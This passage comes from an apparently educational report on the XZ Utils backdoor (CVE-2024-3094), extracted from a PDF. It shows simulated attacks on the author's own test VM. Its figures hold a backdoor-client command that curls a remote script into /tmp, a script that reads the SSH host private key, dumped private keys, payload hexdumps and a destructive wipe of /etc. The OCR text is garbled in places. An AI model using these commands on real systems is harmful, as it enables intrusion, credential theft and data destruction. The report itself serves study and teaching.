KRqzQi7dSxy3reMaPM48Plv2NCjaEn53g21E5Pl5SOE/Q6CJNZkOoch7WL1wf28+W35MjN 1PmxaLa1BtxuCmjB941/HoIRMq1/n1CwW30pNFpuDL0pQAQ22cHwVCozbUfHG0BqwMMopu A2Lwve+eBs980AAAAOcm9vdEBsb2NhbGhvc30BAqMEBO= -- END OPENSSH PRIVATE KEY---

Figure 3.4.7 | Retrieving the host private key.




Figure 3.4.8 | Preparation of the script for the fourth attack since we are limited to 64 characters per command.

```
var (
    addr = flag.String("addr", "35.188.81.42:22", "ssh server address")
    seedn = flag.String("seed", "0", "ed448 seed, must match xz backdoor key")
    cmd = flag.String("cmd", "curl https://shorturl.at/ahqS4 -L > /tmp/a.sh", "command to run via system()
)
```

Figure 3.4.9 | Command for the fourth attack.

```
fernando_carranzalira@xz-test:/tmp$ curl https://shorturl.at/ahq$4
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<hl>Moved Permanently</hl>
The document has moved <a href="https://www.shorturl.at/ahq$4">here</a>.
</body></html>
fernando_carranzalira@xz-test:/tmp$ curl https://shorturl.at/ahq$4 -L
#/bin/bash
cat /etc/ssh/ssh_host_rsa_key > /tmp/a
```

Figure 3.4.10 | Simulation of the fourth attack (1).

Figure 3.4.11 | Simulation of the fourth attack (2).

```
|....ssh-rsa-cert|
000000000 00 00 00 1c 73 73 68 2d 72 73 61 2d 63 65 72 74
        2d 76 30 31 40 6f 70 65 6e 73 73 68 2e 63 6f 6d
                                                  |-v01@openssh.com
00000010
00000020
       80 80 80 80 80 80 80 83 81 80 81 80 80 81 81 81
88 88 88 88 88 88 88
                            89 89 89 89 89 89 89
       69 69 69 69 69 69 69
                            88 88 88 88 88 88 88
00000050
00000060
       80 80 80 80 80 80 80
                            00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00
                            00 00 00 00 00 00 00
00000000
        89 89 89 89 89 89 88
                            88 88 88 88 88 88 88
00000090
       88 88 88 88 88 88 88
                            66 66 66 66 66 66 66
99 99 99 99 99 99 96 96 99 99
                            00 00 00 00 00 00 00
вевевере
       88 88 88 88 88 88 88
                            00 00 00 00 00 00 00 00
                            88 88 88 88 88 88 88
898888c8
       88 88 88 88 88 88 88
00000000
       89 89 89 89 89 89 89
                            88 88 88 88 88 88 88
000000e0 00 00 00 00 00 00 00
                            00 00 00 00 00 00 00
       88 88 88 88 88 88 88
                            88 88 88 88 88 88 88
000000f0
       88 88 88 88 88 88 88
00000100
                            88 88 88 88 88 88 88
00000110 00 00 00 00 00 00 00 00
                            88 88 88 88 88 88 88
00000120 00 00 00 00 00 00 00 00
                            88 88 88 88 88 88 88
00000130
       88 88 88 88 88 88 88
                            00 00 00 01 00 00 00 00
00000140
       88 68 68 68 68 68 68
                            00 00 00 00 00 00 00 00
00000160
       88 88 81 14 88 88 88 87
                            73 73 68 2d 72 73 61 00
00000170
       80 80 81 81 80 80 81 88
                            34 12 00 00 78 56 00 00
                                                  .......4...xV..
00000180 a2 ff d9 f9 ff ff ff ff d2 9c 24 e1 62 8f 6a fe
                                                  00000190 27 fb 0a 78 f6 6c b8 54 e6 a1 d7 ac 17 a3 63 a6
                                                   '..x.l.T.....c.
       f9 9e 6d d5 5e 0f 4e cb
                            98 9c 47 ac 25 f4 8f 38
                                                  |..m.^.N...G.%..8|
000001a0
                                                  .....8~2.....^.
       86 bd a6 b0 ea fc 38 7e
00000150
                            32 e8 1d 19 ea 8e 5e f3
000001c0 b8 02 ae 4f 44 f2 28 39 b1 04 cb 33 9c f0 21 26
                                                  ...00.(9...3..!&
                                                  .Th.([6.....L_V]
000001d0 e2 54 68 df 28 5b 36 8c 0c 09 0a fa e3 4c 5f 56
                            el 89 b4 ce 17 dd 5a 48
000001e0 a9 4d 3e 7b 99 96 e7 55
                                                   .M>{....ZH
000001f0 el 3a 49 57 61 43 7a 2b a0 1d bf 47 b9 7f a0 43
                                                  |.: IWaCz+...G...C|
00000200 9d 7a 8c ce 4d ff 76 47 50 c6 63 fc 46 79 94 a8
                                                  .z..M.vGP.c.Fy...
00000210
       fc f6 cd e6 ed e8 73 68
                            53 1c 0d 83 a2 f3 7c f3
                                                  .....shS.....|.
00000220 0c c3 62 4a a9 af 6b b8
                            8a bd 9b 44 9f 00 00 00
                                                  ..bJ..k....D....
00000230 00 00 00 00 00 00 00
                            88 68 68 68 68 68 68
00000250 00 00 00 00 00 00 00 00
                            00 00 00 00 00 00 00
......
00000280 73 73 68 2d 72 73 61 00 00 00 01 00
                                                  ssh-rsa....
2024/05/03 00:35:00 ssh: handshake failed: EOF
exit status 1
```

Figure 3.4.12 | Simulation of the fourth attack (3).

fernando carranzalira@xz-test:/tmp\$ cat a -BEGIN OPENSSH PRIVATE KEYb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn NhAAAAAweAAQAAAYEAwME&ANU+C75FypM01TAoDKjfOGRSiDVU/PzmyiQnE&QhQT2gFmaW T1LbX9imc042ZaYuL12iizfP/nXSZJHIWvZKMMsNGekqhd4eqCNgcwPCZQMHiS9ndCQwnW OnnOXV65xocMnNJtHMyn6o+2jtNLuyhGqMEmOQfjEyXUnQ1jMAUSFLr3wP15oD2j4P+Zr/ lm6My6BdwAAUg0wL4r/ii5UbZIxFuPS5GyVLjp3mB504BEyt0V+xqLClNlqjPGKF5WDPgs e0cPn8Dd5UD32bD9CPpaxYXQLQroXi0CvhADPL1VLYzwT6Wa+/wjT5z4JSP8s5Jy2M5Gi9 bSMaB/BZyoORzR3K4sK9brqYBkGzRWfisQjeOihWuPksI3WWClkMTfZQtAz0Ofmn6ckQ/6 InTGZUN7w78KC6TmZU5vrf/hs7LFuUQuAMoF169DnMMu3T3rkklMhJux+qFIyT+naixGTe Xy3iKrloJUh/pCAcodAeUF/6eAp1QVBFmkhu42WbAAAFiLdx72K3ce9iAAAAB3NzaC1yc2 EAAAGBAMDBGgDVPgu+RcqTNNUwKAyo3zhkUog1VPz85sokJxGkIUE9oBZm1k9S21/YpnNO NmWmLi9doos3z/510mSRyFr2SjDLDRnpKoXeHqgjYHMDwmUDB4kvZ3QkMJ1jp59F1eucaH DJzSbRzMp+qPto7TS7soRqjBJtEH4xMl1J0NYzAFEhS698D9eaA9o+D/ma/5ZujMugXcAA FINMC+K/4ouVG2SMRbj0uRs1S46d5gedOARMrTlfsaiwpTZaozxiheVgz4LHtHD5/A3eVA 99mw/Qj6WsWF0C0K6F4tAr4QAzy9VS2M8E+1mvv8I0+c+CUj/LOSctjORovW0jGgfwWcqN EcOdyuLCvW66mAZBs0Vn4rEI3tIoVrj5LCN11gtZDE32ULQM9Dn5p+nJEP+iJ0xmVDe8O/ Cguk5mVOb63/4bOyxb1ELgDKBZevQ5zDLt0965JJTISbsfqhSMk/p2osRk318t4iq9aCVI f6QgHKHQH1Bf+ngKdUFQRZpIbuNlmwAAAAMBAAEAAAGAA1Y09P6gzm6j1PWc5dg8GY8wiZ P5xinzWk/MknXGvXmCZ7KSDsN2ngaQn0RWnD49/ZR6qdtWPZ7TGDAgeVS1G6kxtA66HW7M s6vClmKjaDGK+U0Eo16eP/OyXS4YmZ80nTMbtwZTRN21QF0xuj6G5aVC4EUUZqLI2ObKyA O9kuMyZU1ki/+Sh5gX5Nzsv6dn4tB7R3qtuEan+QGCgWC3I98OYnUq4TeiSNh2Zoe2grAe vjqZvQDSfAuMLTEDGpfNJ1L2ekpsnVCzIdIonlCI1sijxaerdN4h5Py2tP34jLr20voa15 dVlht+/MZFMOuD/g2bQbGscSlQg41/t0m+19VtvVjW6dlglIrok+DF6599ChgDckC+h9cE zFaBToUHtnVWg0LLkHJ3nuN7dsD126rXL28I1eYimtdpWci72m57Wfmv2j7nGn+kJ59XeS EBTBaGEzncS74fFgpja2oMG6gttqlJT7GZLceYDXT2DvbpIyGcIkGqphDW9apqh+mlAAAA wE6QlTEp6qGicdgUse9jm/WbvKJzcS8mfpjysz7L9c7+/aTaOF9EgoKjsC87E1XLFb+EDE ju3elle3XIQgH3fJk2t8L94RFHeUn0lIN+jFMffl0hU4FvnsXswXSvAiiqRRj2FetiMOVB /UI3YZZKHjYxTNR8aaud6Yj+I+mS+nQjntPvNFMg5g9AuaKKGpml4vOrz4FH6gewDZn4ox 23wYcZctUKZSHU9ga6VS/qNpqpR1ZadOj5ReRz0PeM9Be64QAAAMEA+bVM+7VhbIeITK2V O2WRGb2oKUqU5JsmngDfAJCPvI72x1qzWsNruZaUosWkp7KktPwgaFm2mm3eDLVpujJ1J2 7gg3In0E5vH2Zh/HRZH4wi2SortkribtJIQ3YQU5GHsvHMMVf3qjRPqPtmx3NCLL1PXBNE Gd0dwWX1NloSFpXKtFXS9ejV5UpuQe0aIzVTCSzlvtPH+h1mzfdcKtm7B1XEXXMUzkwY NzjQyQPxiEnBPFxbTPnJ0b7M6S3hsHAAAAwQDFnG38Onh6cA1x108CHxQCKey1HEpOKoUh 4mUNvKc7GcdhH8GqaXRiNNkxZVrk4o5D4BeciLeQyN4hbmhbctryDbxlWv/N489iBWQF0p KRqzQi7dSxy3reMaPM48Plv2NCjaEn53g21E5Pl5SOE/Q6CJNZkOoch7WL1wfZ8+W35MjN 1PmxaLa1BtxuCmjB941/HoIRMq1/n1CwW30pNFpuDL0pQAQ22cHwVCozbUfHG0BqwMMopu A2Lwve+eBs980AAAAOcm9vdEBsb2NhbGhvc3QBAgMEBQ-END OPENSSH PRIVATE KEY---

Figure 3.4.13 | Retrieving the script private key.



Figure 3.4.14 | Command for the fifth attack.

```
00000000
         00 00 00 1c 73 73 68 2d 72 73 61 2d 63 65 72 74
                                                            |....ssh-rsa-cert|
         2d 76 30 31 40 6f 70 65
                                  6e 73 73 68 2e 63 6f 6d
00000010
                                                            |-v01@openssh.com|
99999929
         80 00 00 00 00 00 00 03
                                  01 00 01 00 00 01 01 01
00000030
         89 68 69 66 66 69 69
                                  89 88 88 88 89 89 89 88
         89 68 66 66 66 69 69 68
                                   00 00 00 00 00 00 00
00000040
00000050
         88 88 88 88 88 88 88 88
                                   99 99 99 99 99 99 99
00000060
         89 88 88 88 89 89 89 88
                                  80 80 80 80 80 80 80 80
00000070
         88 88 88 88 88 88 88 88
                                   00 00 00 00 00 00 00 00
99999989
         89 69 69 90 90 90 99 99
                                  88 88 88 88 88 88 88
80088098
         89 68 66 66 66 69 69 68
                                  89 89 89 90 90 99 89 89
000000a0
         89 88 88 88 89 89 89 88
                                  89 69 69 60 90 99 69
000000b0
         89 66 66 66 66 86 86 68
                                   00 00 00 00 00 00 00 00
000000c0
         00 00 00 00 00 00 00 00
                                   00 00 00 00 00 00 00 00
000000d0
         88 68 68 68 68 68 68 68
                                  00 00 00 00 00 00 00
999999e9
         00 00 00 00 00 00 00 00
                                   80 00 00 00 00 00 00 00
         89 68 68 66 66 89 89 69
000000f0
                                   00 00 00
                                           00 00 00 00 00
00000100
         89 68 66 66 66 89 89 68
                                   89 66 66 66 66 69 69 69
                                  89 69 69 60 60 60 69 69
00000110
         89 68 66 66 66 89 89 68
         00 00 00 00 00 00 00 00
00000120
                                  00 00 00 00 00 00 00 00
00000130
         89 69 69 69 69 69 69 69
                                   80 00 00 01 00 00 00 00
00000140
         80 68 66 66 66 66 69 68
                                  00 00 00 00 00 00 00 00
00000150
         99 09 00 00 00 00 00 00
                                  00 00 00 00 00 00 00
00000160
         00 00 01 14 00 00 00 07
                                  73 73 68 2d 72 73 61 00
00000170
         80 00 01 01 00 00 01 00
                                   34 12 00 00 78 56 00 00
00000180
         a2 ff d9 f9 ff ff ff ff
                                  8d be 88 f0 28 1d 23 73
         8e 19 e9 13 a9 a9 45 f9
00000190
                                  91 37 bb 6b 7e 28 cc 52
         39 01 14 50 9f 13 36 fe
                                  85 da 8e 7e 12 ac 4d 27
000001a0
                                                            19..P..6....~..M'
99999159
         11 f7 1b 4b 99 65 23 66
                                   f1 d4 b3 7e 47 80 9b 14
                                                            |...K.e#f...~G...|
                                  20 a7 4a 5e 5f a6 9e 48
000001c0
         38 a7 3c 27 09 65 ba 63
                                                            |8.<'.e.c .J^_..H|
                                  66 8d b0 1f 81 96 4c 85
000001d0 ec fa 41 a7 89 a2 35 82
                                                            |..A...5.f....L.|
000001e0
         61 59 10 0d 72 60 74 46
                                  87 a5 b6 86 4a 70 59 38
                                                            |aY...r`tF....JpY8|
00000110
         e7 4c 1f d4 8d 8a 34 04
                                  a4 1d bf 47 b9 44 a0 52
                                                            I.L....4....G.D.RI
00000200
         85 28 cd 9c 43 ab 2d 17
                                  05 da 6c a1 50 73 94 b5
         fc a3 d1 e5 b4 89 00 00
                                  00 00 00 00 00 00 00
00000210
00000220
         00 00 00 00 00 00 00 00
                                   00 00 00 00 00 00 00 00
00000230
         89 68 66 66 66 89 89 68
                                   89 68 66 66 96 89 69 69
00000240 00 00 00 00 00 00 00 00
                                  89 88 88 96 96 99 89 89
00000250
         89 88 99 99 99 89 89
                                   89 88 98 98 99 89 89
                                  00 00 00 00 00 00 00 00
00000260
         00 00 00 00 00 00 00 00
00000270
         00 00 00 00 00 00 00 00
                                  00 00 00 10 00 00 00 07
00000280 73 73 68 2d 72 73 61 00 00 00 01 00
                                                            ssh-rsa....
2024/05/03 01:36:53 ssh: handshake failed: EOF
exit status 1
```

Figure 3.4.15 | Simulation of the fifth attack (1).

```
fernando_carranzalira@xz-test:/$ sudo du -h
```

Figure 3.4.16 | Simulation of the fifth attack (2).

```
fernando_carranzalira@xz-test:/$ sudo du -h^C
fernando carranzalira@xz-test:/$ ^C
fernando carranzalira@xz-test:/$ ^C
fernando carranzalira@xz-test:/$ 1s
             lsb_release lscpu
                                          lsinitramfs
                                                                       lslogins
                                                                                      1smod
                                                                                                    1spci
             lsblk
                            lafd
                                                         lslocks
                                                                                      lans
                                                                       lsmem
fernando carranzalira@xz-test:/$ 1sb
-bash: 1sb: command not found
fernando carranzalira@xz-test:/$ lsblk
NAME
        MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
sda
                     30G 0 disk
 -sdal
                  0 29.9G
                           0 part
                       3M
                            0 part
  sda14
                    124M 0 part /boot/efi
  sda15
```

Figure 3.4.17 | Simulation of the fifth attack (3).

```
fernando_carranzalira@xz-test:/$ sudo du -h^C
fernando_carranzalira@xz-test:/$ ^C
fernando carranzalira@xz-test:/$ ^C
 ernando_carranzalira@xz-test:/$ 1s
                                                                                                  lspci
                                                                                   lsns
lsattr
             lsblk
                           lafd
                                                       lslocks
                                                                     1smem
                                                                                                  lapgpot
fernando carranzalira@xz-test:/$ lsb
-bash: 1sb: command not found
 ernando_carranzalira@xz-test:/$ lsblk
      MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS
da 8:0 0 306 0 disk

-sdal 8:1 0 29.9G 0 part /

-sdal4 8:14 0 3M 0 part

-sdal5 8:15 0 124M 0 part /boot/efi
fernando_carranzalira@xz-test:/$ cd /etc/
fernando_carranzalira@xz-test:/etc$ 1s
                        default
                                               inputre
                                                                 motd
                                                                                 rc2.d
                                                                                                  subuid
 dduser.conf
                        deluser.conf
                                                                 mtab
                                                                                                  subuid-
                         dhop
alternatives
                        dpkg
                                                                 netconfig
                                                                                 rc5 d
                                                                                                  sudo_logsrvd.conf
pparmor
                        e2scrub.conf
email-addresses
                                               kernel
                                                                                 rc6.d
                                                                                                  sudoers
apparmor.d
                                               kernel-img.conf network
                                                                                 rcS.d
                         environment
 ash.bashrc
                         ethertypes
                                               ld.so.conf
                                                                 nsswitch.conf resolv.conf
 ash_completion
                         nwimd
                                               ld.so.conf.d
                                                                 nvme
                                                                                 rmt
                                                                                                   systemd
 eash completion d
                         fstab
                                               ldap
bindresvport.blacklist
                                               libaudit.conf
                                                                 os-release
                                                                                 rsvslog.conf
                                                                                                  terminfo
                                               localtime
ooto.cfg
a-certificates
                         google_instance_id logcheck
                                                                                                   tmpfiles.d
                                               login.defs
                                                                 passwd
                                                                                 screenro
                                                                                                  ucf.conf
a-certificates.conf
                                               logrotate.conf
                         group
                                                                 passwd-
                                                                                                  udev
                                              logrotate.d
                         group-
                                                                 perl
 ron d
                                                                                                  update-motd.d
                                             magic
                                                                 polkit-1
                         gshadow
                                                                                                  Vim
                                                                 PPP
profile
                         gshadow-
                                              magic.mime
                                                                                 shadow
                                                                                                  wgetro
 ron monthly
                         gss
host.conf
                                                                                                  xattr.conf
                                            manpath.config
                                              mail.rc
                                                                                 shadow-
                         hosts
hosts.allow
                                              mime.types
mke2fs.conf
                                                                 python3
 rontab
                                                                                 ssh
                                                                 python3.11
ibus-1
                         hosts.deny
                                              modprobe.d
                                                                                 ssl
debconf.conf
                                              modules
                                                                                 subgid
                         init.d
                                                                 rc0.d
                                               modules-load.d rcl.d
 lebian_version
                                                                                 subgid-
 ernando_carranzalira@xz-test:/etc$ ls
 ernando_carranzalira@xz-test:/etc$
```

Figure 3.4.18 | Deletion of the principal archives of the virtual machine to crack it (1).

```
fernando_carranzalira@xz-test:/etc$ rebcot now

-bash: rebcot: command not found

fernando_carranzalira@xz-test:/etc$ cd

fernando_carranzalira@xz-test:~$ rebcot now

-bash: rebcot: command not found

fernando_carranzalira@xz-test:~$ sudo rebcot now

sudo: you do not exist in the passwd database
```

Figure 3.4.19 | Deletion of the principal archives of the virtual machine to crack it (2).




Figure 3.4.20 | Ultimate attack outcome, cracking the Virtual Machine. Using the previous commands the system was cracked, so when I try to enter the VM again it won't initiate.

### References

- Microsoft Tech Community. (2024, March 29). Microsoft FAQ and Guidance for XZ
   Utils Backdoor. <a href="https://techcommunity.microsoft.com/t5/microsoft-defender-vulnerability/microsoft-faq-and-guidance-for-xz-utils-backdoor/ba-p/4101961">https://techcommunity.microsoft-faq-and-guidance-for-xz-utils-backdoor/ba-p/4101961</a>
- National Vulnerability Database. (2024). CVE-2024-3094 Detail. https://nvd.nist.gov/vuln/detail/CVE-2024-3094?ref=marcolenzo.eu
- Aqua Security. (2024, March 30). Newly Discovered Backdoor in XZ Tools. <a href="https://www.aquasec.com/blog/cve-2024-3094-newly-discovered-backdoor-in-xz-tools/">https://www.aquasec.com/blog/cve-2024-3094-newly-discovered-backdoor-in-xz-tools/</a>
- Picus Security. (2024, March 30). A Backdoor in XZ Utils Leads to Remote Code Execution. <a href="https://www.picussecurity.com/resource/blog/cve-2024-3094-a-backdoor-in-xz-utils-leads-to-remote-code-execution">https://www.picussecurity.com/resource/blog/cve-2024-3094-a-backdoor-in-xz-utils-leads-to-remote-code-execution</a>
- Intruder. (2024, March 30). XZ Utils CVE-2024-3094.
   https://www.intruder.io/blog/xz-utils-cve-2024-3094
- Qualys Security Blog. (2024, March 30). Backdoor Found in Widely Used Linux Utility Breaks Encrypted SSH Connections. <a href="https://blog.qualys.com/vulnerabilities-threat-research/2024/03/29/xz-utils-sshd-backdoor">https://blog.qualys.com/vulnerabilities-threat-research/2024/03/29/xz-utils-sshd-backdoor</a>
- Cloud Security Alliance. (2024, March 30). Navigating the XZ Utils Vulnerability (CVE-2024-3094):
   A Comprehensive Guide. <a href="https://cloudsecurityalliance.org/articles/navigating-the-xz-utils-vulnerability-cve-2024-3094-a-comprehensive-guide">https://cloudsecurityalliance.org/articles/navigating-the-xz-utils-vulnerability-cve-2024-3094-a-comprehensive-guide</a>
- SOC Radar. (2024, March 30). Linux XZ Utils Vulnerability CVE-2024-3094.
   https://socradar.io/linux-xz-utils-vulnerability-cve-2024-3094/
- LogPoint. (2024, March 30). XZ Utils Backdoor.
   <a href="https://www.logpoint.com/blog/emerging-threats/xz-utils-backdoor/">https://www.logpoint.com/blog/emerging-threats/xz-utils-backdoor/</a>
- Debian Security Announce. (2024, March 30). XZ Utils Backdoor.
   https://lists.debian.org/debian-security-announce/2024/msg00057.html
- Ariadne's Space. (2024, April 2). The XZ Utils Backdoor is a Symptom of a Larger Problem. <a href="https://ariadne.space/2024/04/02/the-xz-utils-backdoor-is-a-symptom-of-a-larger-problem/">https://ariadne.space/2024/04/02/the-xz-utils-backdoor-is-a-symptom-of-a-larger-problem/</a>
- Arstechnica. (2024, March 29). Backdoor Found in Widely Used Linux Utility Breaks Encrypted SSH Connections. <a href="https://arstechnica.com/security/2024/03/backdoor-found-in-widely-used-linux-utility-breaks-encrypted-ssh-connections/">https://arstechnica.com/security/2024/03/backdoor-found-in-widely-used-linux-utility-breaks-encrypted-ssh-connections/</a>
- OpenAI. (2024, April 28). ChatGPT (Version 3.5) [Computer software].
   https://openai.com/chatgpt